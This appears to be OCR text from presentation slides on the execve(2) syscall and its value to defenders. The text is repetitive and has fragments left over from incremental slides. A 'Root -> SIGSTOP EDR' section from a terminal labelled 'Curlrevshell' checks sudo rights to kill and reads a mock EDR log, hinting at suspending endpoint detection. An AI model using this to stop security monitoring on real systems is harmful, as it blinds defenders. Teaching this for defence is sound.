
The Blue Team's favorite* syscall: execve(2)



The Blue Team's favorite* syscall: execve(2)




The Blue Team's favorite* syscall: execve(2)



* ...well, anybody, really.

The Blue Team's favorite* syscall: execve(2)



That's quite enough not hacking for now

N is just N+1 with extra steps...

1. Commands
2. Shell Input
3. Programs
    a. Shells are programs too
4. System Calls
5. Commands to the Kernel

That's quite enough not hacking for

N is just N+1 wit

1.

Input

ams


ells are programs too

m Calls

mands to the Kernel

H4x

Root -> SIGSTOP EDR



Root -> SIGSTOP EDR

Ops - Curlrevshell ⌥⌘1

```
> sudo -nl kill
/usr/bin/kill
```

Root -> SIGSTOP EDR

Ops - Curlrevshell ⌥⌘1

```
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
```